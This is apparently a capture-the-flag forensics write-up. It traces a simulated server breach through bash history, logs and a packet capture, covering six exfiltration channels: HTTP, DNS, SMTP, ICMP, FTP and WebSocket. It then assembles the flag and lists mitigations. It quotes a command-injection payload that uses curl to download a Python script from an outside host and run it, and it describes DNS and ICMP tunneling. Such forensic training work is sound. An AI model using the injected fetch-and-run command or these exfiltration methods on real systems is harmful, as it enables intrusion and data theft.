

KPMG CTF 2026 - Six Ways Out
Challenge Description
Internal server
prod-web-03(10.0.1.15) was breached by an external attacker. Evidence recovered from the machine includes endpoint logs, bash history, and a full packet capture. The attacker split the stolen data across six separate exfiltration techniques before cleaning up their staging area. Trace all six channels to recover the complete flag.
Step 1 - Triage and Initial Foothold
We started by examining the endpoint evidence in endpoint/ and the network capture in network/exfiltration.pcap.
Checking endpoint/bash_history.txt and endpoint/audit.log revealed that the attacker had staged files under /tmp/.s/ and executed six separate data transfers to various remote destinations:
| Channel | Staged Payload | Protocol | Destination |
|---|---|---|---|
| Part 1 | p1.dat | HTTP POST | 198.244.146.163 |
| Part 2 | p2.dat | DNS queries | 66.132.172.130 |
| Part 3 | QR PNGs | SMTP attachments | 20.122.142.214 |
| Part 4 | p4.dat | ICMP echo requests | 221.162.63.50 |
| Part 5 | p5.dat | FTP upload | 198.244.146.163 |
| Part 6 | p6.dat | WebSocket frame | 66.132.172.130:8080 |
The history also left behind three Base64-encoded strings:
printf '%s' 'bWFuZ28tNDc=' | base64 -d        # mango-47
printf '%s' 'cmF2ZW4tMTk=' | base64 -d        # raven-19
printf '%s' 'U3Rvcm0tV2luZC0yMDI2' | base64 -d # Storm-Wind-2026
In endpoint/application.log, an initial command injection vulnerability was triggered at /api/v1/export from IP 45.89.125.17:
{"format":"csv; curl -s http://45.89.125.17/a.py -o /tmp/.s/h.py 2>/dev/null; python3 /tmp/.s/h.py &"}With sudo access granted to www-data for Python, the attacker dropped a root shell and began collecting files across /opt, /srv, and /var/backups.
Step 2 - Part 1: HTTP POST Exfiltration
The history showed a POST request directed to /api/update. In the capture, this was frame 525 (TCP stream 26).
http.request.method == "POST" && http.request.uri == "/api/update"The payload was Base32 encoded text. Decoding the Base32 layer yielded raw binary data:
tshark -r network/exfiltration.pcap \
  -Y 'http.request.method == "POST" && http.request.uri == "/api/update"' \
  -T fields -e http.file_data | xxd -r -p | base32 -d > /tmp/p1-xor.bin
Applying a repeating key XOR using the key mango-47 recovered /opt/app/config/production.env:

APP_NAME=internal-payment-api
DB_HOST=db-prod.internal
DB_USER=app_service
DB_PASSWORD=ILoveKPMG_uwu!
ENVIRONMENT=production

PART_1=Q7k2mLp
Part 1: Q7k2mLp
Step 3 - Part 2: DNS Tunneling
The attacker staged p2.dat by splitting Base32-encoded data into 30-character chunks and querying them as subdomains under npmjs-registry.net against nameserver 66.132.172.130:
dns && ip.dst == 66.132.172.130Extracting each query label and reassembling the Base32 stream:
tshark -r network/exfiltration.pcap \
  -Y 'ip.dst == 66.132.172.130 && dns.flags.response == 0' \
  -T fields -e dns.qry.name | sed 's/\.npmjs-registry\.net//' | tr -d '\n' | base32 -d
The decoded data was an employee records file (employee_records.csv):
employee_id  name   department     remarks
EMP001       Divas  DevOps         Needs to be promoted
EMP002       Nanda  CyberSecurity  Needs to be promoted
EMP003       Vishal Human Resource Needs to be demoted
EMP004       Shiva  Finance        On Notice Period
EMP005       Varun  SOC PART_2: k91Xv2Qa
Part 2: k91Xv2Qa
Step 4 - Part 3: SMTP Email with QR Code Attachments
Stream 28 in the packet capture contained an SMTP conversation with destination 20.122.142.214.

The email carried three Base64-encoded MIME PNG attachments: q3_recon_0001.png, q3_recon_0002.png, and q3_recon_0003.png.
Extracting each attachment and decoding them with zbarimg:
zbarimg --quiet --raw --nodbus q3_recon_0001.png q3_recon_0002.png q3_recon_0003.png
The QR codes returned:
PART_3A: HncPART_3B: fuEYPART_3C: 92kL
Combining A, B, and C gave the full third part: HncfuEY92kL.
Part 3: HncfuEY92kL
Step 5 - Part 4: ICMP Echo Payload Tunneling
Filtering the PCAP for ICMP traffic to destination 221.162.63.50:
icmp.type == 8 && ip.dst == 221.162.63.50
A burst of 20 ICMP Echo Requests carried arbitrary data in their Data field. We extracted the payloads ordered by sequence number:
tshark -r network/exfiltration.pcap \
  -Y 'icmp.type == 8 && ip.dst == 221.162.63.50' \
  -T fields -e data.data | xxd -r -p > /tmp/p4-xor.bin
Reversing repeating key XOR with the second recovered key (raven-19) recovered the database dump /var/backups/data.dump:

(4, 'PART_4', 'xP83LmQa');Part 4: xP83LmQa
Step 6 - Part 5: FTP Upload
Following FTP control stream 30 revealed a session authenticated as svc_backup switching to passive mode and uploading daily_metrics.dat.
The PASV response designated data port 30001 (117 * 256 + 49), mapped to TCP stream 31.
Exporting the transferred object:
tshark -r network/exfiltration.pcap --export-objects ftp-data,/tmp/six-ftp -qThe staging history indicated the file was gzipped and Base64 encoded:
base64 -d /tmp/six-ftp/daily_metrics.dat | gzip -d > /tmp/q3_forecast.xlsxInspecting the unpacked Excel spreadsheet:
unzip -p /tmp/q3_forecast.xlsx xl/worksheets/sheet2.xml
In Sheet 2, cell B8 held label PART_5 and cell C8 contained the value 7vQm91Xe.
Part 5: 7vQm91Xe
Step 7 - Part 6: WebSocket Data Transfer
The sixth transfer connected to 66.132.172.130:8080/ws/metrics (TCP stream 33).
tcp.stream eq 33 && websocket.opcode == 2Frame 766 contained binary WebSocket data. Extracting the unmasked data payload:
tshark -r network/exfiltration.pcap \
  -Y 'websocket.opcode == 2' \
  -T fields -e data.data | xxd -r -p | base64 -d > /tmp/r.enc
The decoded stream started with Salted__, indicating standard OpenSSL AES encryption. Using the third key (Storm-Wind-2026):
openssl enc -d -aes-256-cbc -md sha256 \
  -pass pass:Storm-Wind-2026 \
  -in /tmp/r.enc -out /tmp/release-notes.txt
The decrypted file release-notes.txt contained:
PART_6: Lm92Qx7PPart 6: Lm92Qx7P
Step 8 - Assembling the Final Flag
Combining all six recovered components in numerical order:
| Part | Protocol | Encryption / Encoding | Value |
|---|---|---|---|
| 1 | HTTP POST | Base32 + XOR (mango-47) | Q7k2mLp |
| 2 | DNS Tunnel | Subdomain Base32 | k91Xv2Qa |
| 3 | SMTP | MIME Base64 + QR Codes | HncfuEY92kL |
| 4 | ICMP Echo | XOR (raven-19) | xP83LmQa |
| 5 | FTP Upload | Base64 + Gzip (XLSX) | 7vQm91Xe |
| 6 | WebSocket | Base64 + AES-256-CBC (Storm-Wind-2026) | Lm92Qx7P |
Flag
KPMG_CTF{Q7k2mLpk91Xv2QaHncfuEY92kLxP83LmQa7vQm91XeLm92Qx7P}Mitigations
| Vulnerability | Fix |
|---|---|
| Command Injection | Enforce strict input validation on export parameters and execute subprocesses without shell evaluation |
| Egress Traffic Blind Spots | Implement outbound firewall filtering (egress filtering) to block direct unauthorized connections over ICMP, FTP, and anomalous DNS |
| Excessive Sudo Rights | Restrict sudoers permissions to avoid granting unrestricted interpreter execution (sudo python3) to web service accounts |
Summary
This challenge presented a full spectrum forensic walkthrough. Starting from initial command injection on a web export endpoint, we correlated bash history, endpoint logs, and PCAP streams across six distinct exfiltration vectors (HTTP POST, DNS queries, SMTP attachments, ICMP payloads, FTP passive transfer, and WebSockets) to reconstruct the fragmented flag.